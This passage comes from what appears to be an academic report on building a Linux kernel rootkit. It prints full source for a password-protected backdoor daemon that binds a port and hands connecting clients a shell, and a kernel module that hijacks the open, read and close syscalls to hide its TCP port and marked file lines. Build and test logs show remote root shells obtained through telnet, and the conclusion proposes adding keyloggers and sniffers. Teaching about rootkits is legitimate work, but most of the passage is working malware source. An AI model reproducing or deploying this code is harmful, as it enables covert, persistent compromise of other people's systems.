                return 0;
        }

        if(argc != 5)
        {
                printf("%s", banner);

                if((lsock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
                {
                        printf("\n\nError: Can’t create socket!\n\n");
                        return -1;
                }

                server.sin_family = AF_INET;
                server.sin_port = htons(atoi(argv[2]));
                server.sin_addr.s_addr = INADDR_ANY;

                strcpy(argv[0], process);
                signal(SIGCHLD, SIG_IGN);

                if(bind(lsock, (struct sockaddr *)&server, sizeof(struct sockaddr)) < 0)
                {
                        printf("\n\nError: Can’t bind on port %s!\n\n", argv[2]);
                        return -1;
                }

                if(listen(lsock, atoi(argv[3])) < 0)
                {
                        printf("\n\nError: Can’t listen on port %s!\n\n", argv[2]);
                        return -1;
                }

                printf("\nInformation:");
                printf("\n\t\tPassword: %s", password);
                printf("\n\t\tPort: %s", argv[2]);
                printf("\n\t\tBacklog: %s", argv[3]);
                printf("\n\t\tProcess: %s\n\n", process);

                while(1)
                {
                        int size;
                        size = sizeof(struct sockaddr);
                        rsock = accept(lsock, (struct sockaddr *)&client, &size);

                        dup2(rsock, 0);
                        dup2(rsock, 1);
                        dup2(rsock, 2);

                        printf("%s", banner);
                        printf("\nPassword: ");
                        fflush(NULL);

                        scanf("%s", &inpass);

                        if(strcmp(password, inpass) != 0)
                        {
                                printf("\nLogin Incorrect. Goodbye!\n\n");
                                close(rsock);
                                return 0;
                        }

                        if(strcmp(password, inpass) == 0)
                        {
                                printf("\n\nLogin Correct. Entering Shell...\n\n");

                                execl(SHELL, SHELL, (char *)0);

                                close(rsock);
                        }

                }

        return 0;
        }
}
```

Chapter 10

Client

For easyness, Client side is an historic tool: Telnet. It was one of the first programs to allow remote conections, and is widely available in several operating systems. It runs directly in the command shell and can be invoked by other processes. Its use for this application is explained as follow.

Local user can run this command to connect with one local daemon process listening in network port 1166. This port is the default one for backdoor daemon, as explained before.

```
$ telnet localhost 1166
```

If a Remote user wants to connect to the backdoor, it needs to change *localhost* by the actual network address of the host system. If Remote machine is in the same Local Area Network (LAN), and the host system has, for instance, the IP Address 192.168.1.100, the command should be:

```
$ telnet 192.168.1.100 1166
```

If the LAN has some Domain Name System (DNS) server, that translates 192.168.1.100 to, for instance, “rk_machine”, the command could be:

```
$ telnet rk_machine 1166
```

This DNS server can also translate Public IP Addresses.

This command can also be used from the Internet, if host machine has Public IP Address, for instance 80.240.10.200:

```
$ telnet 80.240.10.200 1166
```

After running the command, if the backdoor daemon is running and listening in 1166 port, it will ask the user for the backdoor password. User has to insert the correct password and press Intro. If this password is correct, a remote shell will be spawned for dealing with telnet incoming connection.

This shell will not have Terminal support (TTY), so it is a bit different from the local shell terminals. After each command (such ‘ls’) is needed to add a semicolon to make the command run (in the example, the command to insert in remote shell would be ‘ls;’). Also, any command that demands for password to user (such *su* or *sudo*) cannot be used with this remote client, because it lacks TTY support and then the password is asked to the terminal associated to backdoor. As a daemon, backdoor process cannot handle password input.

This shell will have the user permissions that are set in the *rk-bdoor* binary, because the SUID bit is on.

Chapter 11

Kernel Module

The base used to build the module is *Rial.c*[1]. This is a kernel module rootkit for kernel version 2.4. It can hide files, file parts and connections, but no backdoor is provided. Hiding file parts is bug, and it does not hide itself.

Rial is unable to subvert 2.6 kernels, so the goal was modify it to hack syscalls in these kernels. Hiding file parts continues bug, but it is a feature easy to fix in further work. It was widely modified, removing functions and adding some new ones. Also, flag support has been programmed for dealing with *rk-flags* tool.

File: *Makefile*

```
obj-m += alkmrk_mod.o

all:
        make -C /lib/modules/$(shell uname -r)/build M=$(
           PWD) modules

clean:
```

[1]Source file: http://packetstormsecurity.org/UNIX/penetration/rootkits/Rial.c

```
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

File: *rootkit.h*

```
1 #define SECRETLINE "#alkmrk"
2 #define LOCALHIDE "048E"   //1166
3 const unsigned long **SYSCALL_TABLE = 0xHHHHHHHH;
```

Line 3 is added during installation. 0xHHHHHHHH abstractly represents the actual address for syscall table.

File: *alkmrk_mod.c*

```
#include <linux/module.h>       /* Needed by all modules */
#include <linux/version.h>

#include <linux/kernel.h>       /* Needed for KERN_INFO */
#include <linux/init.h>         /* Needed for the macros */

#include <linux/fs.h>
#include <linux/dirent.h>
#include <linux/proc_fs.h>
#include <linux/types.h>
#include <linux/stat.h>
#include <linux/fcntl.h>
#include <linux/mm.h>
#include <linux/if.h>
#include <asm/types.h>
#include <asm/uaccess.h>
#include <asm/unistd.h>
#include <asm/segment.h>
#include <linux/types.h>
#include <asm/unistd.h>
#include <asm/string.h>

#include "rootkit.h"

```

```
#define RK_AUTHOR "Victor Ruben Lacort Pellicer <
   vicrula@alumni.uv.es>"
#define RK_DESC   "An Academical LKM Rootkit"

unsigned long **lkm_call_table;

unsigned char rk_flags = 0x03;

asmlinkage int (*old_read)(unsigned int,char *,unsigned int
   );
asmlinkage int (*old_open)(const char *,int,int);
asmlinkage int (*old_close)(unsigned int);

int netds[50];

asmlinkage int new_open(const char *filename,int flags,int
   mode){
 int r,hm,t;
 char *kstr;

        hm=strlen(filename);

        kstr=(char*)kmalloc(hm+1,GFP_KERNEL);
        memset(kstr,0,hm+1);
        if(kstr==NULL){
                r=old_open(filename,flags,mode);
                return r;
        }
        memset(kstr,0,hm);
        copy_from_user(kstr,filename,hm);

        if (!strcmp(kstr,"/rk_flag/in"))
        {
                rk_flags = flags;
                printk("\FLAG IN: %x", rk_flags);
                return 0;
        }

        if (!strcmp(kstr,"/rk_flag/out"))
        {
                printk("\nFLAG OUT: %x", rk_flags);
                return rk_flags;
        }

        r=old_open(filename,flags,mode);
        if((r<3)||(hm>30))return r;

        if(!strcmp(kstr,"/proc/net/tcp")){
                for(t=0;t<50;t++){
                        if(!netds[t])break;
                }
                if(t==50)
                {
                        kfree(kstr);
                        return r;
                }
                netds[t]=r;
        }
        kfree(kstr);
        return r;
}

asmlinkage int new_close(unsigned int fd){
 int t;
        for(t=0;t<50;t++){
                if(netds[t]==fd){
                        netds[t]=0;
                        break;
                }
        }
        return old_close(fd);
}

asmlinkage int new_read(unsigned int fd,char *buf,unsigned
   int count){
char *kbuf,*kbuf2,*cp,*tp,*tp2,ch;
int t,r,rr,hb,hmp;

        r=old_read(fd,buf,count);
        if ( (rk_flags & 0x01) || (rk_flags & 0x02) )
        {
                if(r<0)return r;
                if(r>20000)return r;
                kbuf=(char*)kmalloc(r+1,GFP_KERNEL);
                kbuf2=(char*)kmalloc(r+1,GFP_KERNEL);
                memset(kbuf,0,r+1);
```

```
                    memset(kbuf2,0,r+1);

                    if((kbuf==NULL)||(kbuf2==NULL))return r;
                    copy_from_user(kbuf,buf,r);
                    for(t=0;t<50;t++){
                            if(netds[t]==fd){
                                    break;
                            }
                    }
                   if ( ((t<50)&&(fd>2)) && (rk_flags & 0x01) )
                       {

                    for(t=0,hb=0,hmp=0,cp=kbuf2,rr=r;t<r;t++){
                            if(strstr(((char*)(kbuf+t))," 0:")
                               ==((char*)(kbuf+t)))hb=1;
                            if(hb){
                                tp=strstr(((char*)(kbuf+t))
                                   ,":");
                                if(tp){
                                    tp2=strstr(tp+1,":");
                                    if(tp2){
                                            tp=strstr(tp2
                                               +1,":");
                                            if(strstr(++tp2,
                                               LOCALHIDE)==tp2)
                                               {
                                                    do{
                                                            rr
                                                               --;

                                                            t
                                                               ++;

                                                    }while((*((
                                                       char*)(
                                                       kbuf+t))
                                                       !='\n')
                                                       &&(t<r))
                                                       ;
                                                    if(t>=r)
                                                       goto uez
                                                       ;
                                                    t++;
```

```
                                                  rr--;
                                                  hb=2;
                                          }
                                  }
                              }
                              if(hb==2)hb=1;
                               else hb=0;
                          }

                        if(*((char*)(kbuf+t))==':')hmp++;
                        if((hmp==5)&&(*((char*)(kbuf+t))=='\n
                           ')){
                          hmp=0;
                          hb=1;
                        }

                      *(cp++)=*((char*)(kbuf+t));
                  }

                  }
                  else if (rk_flags & 0x02)
                          {
                          for(t=0,cp=kbuf2,rr=r;t<r;t++){
                                  ch=*((char*)(kbuf+t+strlen(
                                     SECRETLINE))+1);
                                  *((char*)(kbuf+t+strlen(
                                     SECRETLINE))+1)='\0';
                                  if(strstr((char*)(kbuf+t),
                                     SECRETLINE)==(char*)(
                                     kbuf+t)){
                                          do{
                                                  *((char*)(
                                                     kbuf+t+
                                                     strlen(
                                                     SECRETLINE
                                                     ))+1)=ch
                                                     ;
                                                  t++;
                                                  rr--;
                                                  if(t>=r)
                                                     goto uez
                                                     ;
                                                  ch=*((char
                                                            *)(kbuf+
                                                            t+strlen
                                                            (
                                                            SECRETLINE
                                                            ))+1);
                                                        *((char*)(
                                                            kbuf+t+
                                                            strlen(
                                                            SECRETLINE
                                                            ))+1)
                                                            ='\0';
                                                }while(strstr((char
                                                    *)(kbuf+t),
                                                    SECRETLINE)!=(
                                                    char*)(kbuf+t));
                                                *((char*)(kbuf+t+
                                                    strlen(
                                                    SECRETLINE))+1)=
                                                    ch;
                                                t+=strlen(
                                                    SECRETLINE);rr-=
                                                    strlen(
                                                    SECRETLINE);
                                        }
                                        else *((char*)(kbuf+t+
                                            strlen(SECRETLINE))+1)=
                                            ch;

                                        *(cp++)=*((char*)(kbuf+t));
                                }


                uez:;
                        }

                copy_to_user(buf,kbuf2,rr);

                kfree(kbuf);kfree(kbuf2);

                return r;
        }
        else return r;
}
```

```

unsigned long **find_sys_call_table(void)
{
        return SYSCALL_TABLE;   //from /proc/kallsyms
}

void *origaddr = (void*)0;
void *origcr3  = (void*)0;
void *direntry = (void*)0;
void *mdentry  = (void*)0;

void addr_trans(void)
{
        __asm__ __volatile__
        (
                "pushl  %eax\n\t"
                "pushl  %ebx\n\t"
                "movl   %cr3, %eax\n\t"
                "movl   %eax, origcr3\n\t"
                "andl   $0xfffff000, %eax\n\t"
                "addl   $0xc0000000, %eax\n\t"
                "movl   origaddr, %ebx\n\t"
                "shrl   $22, %ebx\n\t"
                "sall   $2, %ebx\n\t"
                "addl   %ebx, %eax\n\t"
                "movl   (%eax), %eax\n\t"
                "movl   %eax, direntry\n\t"
                "andl   $0xfffff000, %eax\n\t"
                "addl   $0xc0000000, %eax\n\t"
                "movl   origaddr, %ebx\n\t"
                "andl   $0x003ff000, %ebx\n\t"
                "shrl   $12, %ebx\n\t"
                "sall   $2, %ebx\n\t"
                "addl   %ebx, %eax\n\t"
                "movl   %eax, %ebx\n\t"
                "movl   (%eax), %eax\n\t"
                "andl   $0xfffff000, %eax\n\t"
                "addl   $0x67, %eax\n\t"
                "movl   %eax, (%ebx)\n\t"
                "movl   %eax, mdentry\n\t"
                "popl   %ebx\n\t"
                "popl   %eax\n\t"
        );
}


static int __init init_rk_module(void)
{
        int t;

        for(t=0;t<50;t++) netds[t]=0;

        lkm_call_table = find_sys_call_table();

        old_open=       (void *) lkm_call_table[__NR_open];
        origaddr = &lkm_call_table[__NR_open];
        addr_trans();
        lkm_call_table[__NR_open]=      (void *) new_open;

        old_close=      (void *) lkm_call_table[__NR_close
           ];
        origaddr = &lkm_call_table[__NR_close];
        addr_trans();
        lkm_call_table[__NR_close]=     (void *) new_close;

        old_read=       (void *) lkm_call_table[__NR_read];
        origaddr = &lkm_call_table[__NR_read];
        addr_trans();
        lkm_call_table[__NR_read]=      (void *) new_read;

        return 0;
}
static void __exit cleanup_rk_module(void)
{
        lkm_call_table[__NR_read]=      (void *) old_read;
        lkm_call_table[__NR_open]=      (void *) old_open;
        lkm_call_table[__NR_close]=     (void *) old_close;
}

module_init(init_rk_module);
module_exit(cleanup_rk_module);

MODULE_LICENSE("GPL");

MODULE_AUTHOR(RK_AUTHOR);       /* Who wrote this module?
   */
```


```
MODULE_DESCRIPTION(RK_DESC);     /* What does this module do
     */
```

Chapter 12

Testing

This chapter will show screenshots of developed software working.

12.1 Install




```
krypt@Minos:~/Escritorio/src/alkmrk$ ./install.sh
gcc rk-flags.c -o rk-flags
make -C /lib/modules/2.6.31-19-generic/build M=/home/krypt/alkmrk/lkm/src modules
make[1]: se ingresa al directorio `/usr/src/linux-headers-2.6.31-19-generic'
  CC [M]  /home/krypt/alkmrk/lkm/src/alkmrk_mod.o
In file included from /home/krypt/alkmrk/lkm/src/alkmrk_mod.c:23:
/home/krypt/alkmrk/lkm/src/rootkit.h:4: warning: initialization makes pointer from integer without a cast
/home/krypt/alkmrk/lkm/src/alkmrk_mod.c:56:10: warning: unknown escape sequence '\F'
/home/krypt/alkmrk/lkm/src/alkmrk_mod.c: In function ‘new_read’:
/home/krypt/alkmrk/lkm/src/alkmrk_mod.c:126: warning: operation on ‘tp2’ may be undefined
/home/krypt/alkmrk/lkm/src/alkmrk_mod.c: In function ‘find_sys_call_table’:
/home/krypt/alkmrk/lkm/src/alkmrk_mod.c:189: warning: return from incompatible pointer type
/home/krypt/alkmrk/lkm/src/alkmrk_mod.c: In function ‘new_read’:
/home/krypt/alkmrk/lkm/src/alkmrk_mod.c:97: warning: ‘rr’ may be used uninitialized in this function
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/krypt/alkmrk/lkm/src/alkmrk_mod.mod.o
  LD [M]  /home/krypt/alkmrk/lkm/src/alkmrk_mod.ko
make[1]: se sale del directorio `/usr/src/linux-headers-2.6.31-19-generic'
make -C /lib/modules/2.6.31-19-generic/build M=/home/krypt/alkmrk/lkm/src clean
make[1]: se ingresa al directorio `/usr/src/linux-headers-2.6.31-19-generic'
  CLEAN   /home/krypt/alkmrk/lkm/src/.tmp_versions
  CLEAN   /home/krypt/alkmrk/lkm/src/Module.symvers /home/krypt/alkmrk/lkm/src/Module.markers /home/krypt/alkmrk/lkm/src/modules.order
make[1]: se sale del directorio `/usr/src/linux-headers-2.6.31-19-generic'
gcc rk-bdoor.c -o rk-bdoor
rk-bdoor.c: In function ‘main’:
rk-bdoor.c:114: warning: format ‘%s’ expects type ‘char *’, but argument 2 has type ‘char (*)[8192]’
rk-bdoor.c:127: warning: incompatible implicit declaration of built-in function ‘execl’
krypt@Minos:~/Escritorio/src/alkmrk$ 
```

Figure 12.1: Launching install script.


12.2 Rootkit Tools

start-rk




```
krypt@Minos:~/alkmrk/tools$ ./start-rk
[sudo] password for krypt:
ALKMRK Backdoor - Based on:
Cheetah v1.0, by Tal0n

Information:
                Password: alkmrk
                Port: 1166
                Backlog: 20
                Process: alkmrk-bd
```

Figure 12.2: Launching script.



```
krypt@Minos:~$ lsmod | grep alkmrk
alkmrk_mod             4040  0
krypt@Minos:~$
```


Figure 12.3: Looking if module is correctly inserted.



```
krypt@Minos:~/alkmrk/tools$ ./start-rk
[sudo] password for krypt:
ALKMRK Backdoor - Based on:
Cheetah v1.0, by Tal0n

Information:
                Password: alkmrk
                Port: 1166
                Backlog: 20
                Process: alkmrk-bd

krypt@Minos:~/alkmrk/tools$
```

Figure 12.4: Backdoor after client exits


stop-rk



```
krypt@Minos:~/alkmrk/tools$ lsmod | grep alkmrk
alkmrk_mod              4040  0
krypt@Minos:~/alkmrk/tools$ ./stop-rk
[sudo] password for krypt:
krypt@Minos:~/alkmrk/tools$ lsmod | grep alkmrk
krypt@Minos:~/alkmrk/tools$
```

Figure 12.5: Launching script


restart-bdoor



```
krypt@Minos:~/alkmrk/tools$ ./restart-bdoor
krypt@Minos:~/alkmrk/tools$ ALKMRK Backdoor - Based on:
Cheetah v1.0, by Tal0n

Information:
                Password: alkmrk
                Port: 1166
                Backlog: 20
                Process: alkmrk-bd
```


Figure 12.6: Launching script

rk-flags




```
ALKMRK Flag Manager

Current Flag: 3
1 - Hide TCP Connection:        ON
2 - Hide File Contents:         ON

Select a number for changing its flag (q or 0 to exit program):
```

Figure 12.7: Launching flag tool




```
krypt@Minos:~$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
     1: 00000000:0015 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 6424 1 f0f04000 300 0 0 2 -1
   2: 0100007F:0277 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 6594 1 f0f044c0 300 0 0 2 -1
   3: 0100007F:0019 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 6219 1 f1870000 300 0 0 2 -1
 3: 0100007F:0019 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 6219 1 f1870000 300 0 0 2 -1
krypt@Minos:~$
```

Figure 12.8: Connection at port 0x048E (1166 in decimal) HIDDEN



```
ALKMRK Flag Manager

Current Flag: 2
1 - Hide TCP Connection:        OFF
2 - Hide File Contents:         ON

Select a number for changing its flag (q or 0 to exit program):
█
```


Figure 12.9: Changing flag



```
krypt@Minos:~$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
     1: 00000000:0015 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 6424 1 f0f04000 300 0 0 2 -1
   2: 0100007F:0277 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 6594 1 f0f044c0 300 0 0 2 -1
   3: 0100007F:0019 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 6219 1 f1870000 300 0 0 2 -1
 3: 0100007F:0019 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 6219 1 f1870000 300 0 0 2 -1
krypt@Minos:~$ cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 00000000:048E 00000000:0000 0A 00000000:00000000 00:00000000 00000000  1000        0 25207 1 f0f04980 300 0 0 2 -1
   1: 00000000:0015 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 6424 1 f0f04000 300 0 0 2 -1
   2: 0100007F:0277 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 6594 1 f0f044c0 300 0 0 2 -1
   3: 0100007F:0019 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 6219 1 f1870000 300 0 0 2 -1
krypt@Minos:~$ █
```


Figure 12.10: Conection not hidden

12.3 Connect to Backdoor



```
krypt@Minos:~$ telnet localhost 1166
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
ALKMRK Backdoor - Based on:
Cheetah v1.0, by Tal0n

Password: alkmrk


Login Correct. Entering Shell...

ls;
make_dirs.sh
Makefile
make_lib.sh
restart-bdoor
restart-bdoor~
restart-bdoor-rshell
restart-bdoor-rshell~
rk-flags
rk-flags.c
start-rk
stop-rk
uninstall.sh
: not found
whoami;
krypt
: not found
exit;
Connection closed by foreign host.
krypt@Minos:~$
```


Figure 12.11: Using client to connect to backdoor



```
krypt@Minos:~/alkmrk/tools$ whoami
krypt
krypt@Minos:~/alkmrk/tools$ telnet localhost 1166
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
ALKMRK Backdoor - Based on:
Cheetah v1.0, by Tal0n

Password: alkmrk


Login Correct. Entering Shell...

whoami;
root
: not found
exit;
Connection closed by foreign host.
krypt@Minos:~/alkmrk/tools$ 
```

Figure 12.12: Using client to connect to backdoor (installed as root)

12.4 Uninstall



```
krypt@Minos:~/alkmrk/tools$ lsmod | grep alkmrk
alkmrk_mod              4040  0
krypt@Minos:~/alkmrk/tools$ ./uninstall.sh
krypt@Minos:~/alkmrk/tools$ lsmod | grep alkmrk
krypt@Minos:~/alkmrk/tools$ 
```

Figure 12.13: Uninstall

Conclusion

As a review of the project, the author is able to say that Rootkit tool built met all objectives aimed at the beginning. Individually, each component met requirements (such hacking syscalls, leaving the system clean when uninstalled, installing an operational backdoor, etc).

Methodology and Design were key for the successful completion of this work. A detailed description of each goal and requirement give as result a easy way to meet objectives. Tool behaviour has been guided from the beginning with a proper planning and design.

Further work can improve the Rootkit tool, like modifying more system calls in order to stealth more information (such hiding module, directories, processes, etc). Also, design made is able to allow these improvements integrated with the rest of the tool easily (like adding flags for hacked syscalls and manage them). It is possible to add tools as well, such keyloggers and sniffers, and integrate them with the rest.

Finally, working over Open Source Software provides lots of programs and ideas that can be used or modified for meeting the objectives that any project have. In this case, simple but solid sources have been used as the base for the application, in a successful way.

Part IV

Appendixes

Appendix A - Project Initiation Document

Outline of the project environment and problem to be solved

A Rootkit is a software system that consists of one or more programs designed to obscure the fact that a system has been compromised. Contrary to what its name may imply, a Rootkit does not grant user administrator privileges.

Clients will be teachers and students of UNIX-like operating systems, in order to have an academic tool that shows the inner workings of system calls and its application to security. Rootkits commonly are programs that modifies the Kernel function handlers associated to such system calls, changing the way they are called, but there are more ways for create them. There are multiple Rootkits for several most used Operating Systems (OS).

In the case of Linux, a Rootkit could replace the Kernel interrupt handler by an own function handler. That own function has the code that replace the original system call with Rootkit version one, in order to subvert the Kernel.

Rootkits available at internet are too difficult to uninstall and in most cases have undesirable secondary effects in the system, thus being not very user-friendly for their use in lectures and tutorials. This project intends to solve this.

Project aim and objectives

The aim is to develop a Linux Kernel Rootkit tool. The Rootkit system software architecture will be Client - Server. Server will be the Rootkit itself, installed as a Kernel module, and the Client will be the interface to connect with Server services.

Server part will act as a daemon in the system, loaded as a module for the Kernel. Modules are pieces of code that can be loaded and unloaded into the kernel upon demand. They extend the functionality of the kernel without the need to reboot the system. That functionality will consist in intercepting system calls to the Kernel and modifying them.

Client will be the way to use Rootkit for users. It will be an interface that allows to connect with Server side via sockets, local or remotely. It will be the only way to know what is certainly happening inside the system, because the Rootkit work should show manipulated data.

The objective is to see the inner working of the system calls and how to alter them.

Project deliverables

The following deliverables will be produced upon completion of this project:

- Project report.
- Analysis and design (UML diagrams) of the Rootkit tool.
- Results of Testing.
- Commented code of the Rootkit tool.
- Software package for Client side of Rootkit tool (or by default a system tool).

- Software package for Server side of Rootkit tool.
- Webpage with packages.

Project constraints

Important constraints and requirements of the project are:

- Easy to install, using an archived package, separately for Client and Server sides.
